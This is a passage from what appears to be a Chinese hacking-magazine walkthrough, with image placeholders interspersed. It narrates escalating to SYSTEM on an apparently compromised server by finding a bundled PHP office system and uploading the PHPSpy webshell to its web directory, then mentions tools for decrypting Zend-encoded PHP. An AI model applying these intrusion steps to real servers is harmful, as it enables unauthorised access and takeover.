
三、mysql_oa

既然常规的提权方法不能成功，那我们就看看服务器还有没有其它的漏洞，继续执行命令“net start”，没有在服务器上发现SERV−U或者PCANYWHERED等熟悉的第三方软件，所以老的提权思路在这里就被一一否定了，但是却意外的发现了一个叫做MYSQL_OA的服务在肉机上运行着，如图8。


图7


图8

第一次接触这个东西，一时间还搞不明白它到底是做什么用的，既然前面有MYSQL字样，那是不是说服务器安装了MYSQL数据库呢？如果是那样的话，服务器很可能还支持PHP或者JSP，继续执行命令“netstat −an”查看系统开放的端口，结果看到了3306这个端口，如图9。


图9

这个端口是MYSQL默认使用的，看来支持MYSQL是肯定的了，但是在系统服务中却没有看到TOMCAT服务，大家都知道，如果服务器支持MYSQL并且安装有TOMCAT的话，也就说明服务器是支持JSP脚本的，而现在只有MYSQL却没有TOMCAT，那说明什么呢？当然是服务器除了ASP脚本外只支持PHP脚本了，我们上传一个PHPspy，但是在访问的时候却提示找不到该页，如图10。




图10

为什么会这样呀？明明有MYSQL的，为什么不支持PHP呢？点燃一支烟，冷静了一下自己的思绪，既然不能直接运行PHP，那也没必要着急，打开百度搜索了下先前看到的那个服务名，终于得到了有用的信息。原来这是一个叫做信达的在线办公系统，确实是PHP版的，我从官方网站下载回来试用后发现，这个程序的默认安装目录是在D:/MYOA目录下，并且程序自带了MYSQL5和apache3，程序为了不和服务器的WEB端口冲突，将自己的WEB访问端口修改为了8000，这些都是默认配置，不知道我们的目标站点是不是修改过了。

在WEBSHELL中跳转到D:/MYOA目录下，成功了，这里还存放着OA的说明文件呢，如图11，我们在浏览器中访问WEB端口8000，系统的登录界面出来了，如图12。




图11

哈哈，真是太幸运了，还等什么，立刻上传PHPSPY到这个OA的WEB目录下并进行访问，如图13。因为系统自带了Apache3，所以PHP文件在这个OA下是以系统权限运行的，我们很容易就拿到了SYSTEM权限。




图12




图13

四、另一种方法

文章到这里似乎就应该接近尾声了，但是我在查看肉机中的PHP文件时却发现都是使用ZEND加密的，程序的设计者估计是害怕源码外泄才加上的这套安全措施，可是ZEND解密已经不是什么高深的东西了，现在已经有在线解密工具了，详细地址就是www.DeZend.cc，如果是单一的文件可以使用这个网站来解密，如果需要解密多个文件的话，则可以使用DEzender解密，如图14。


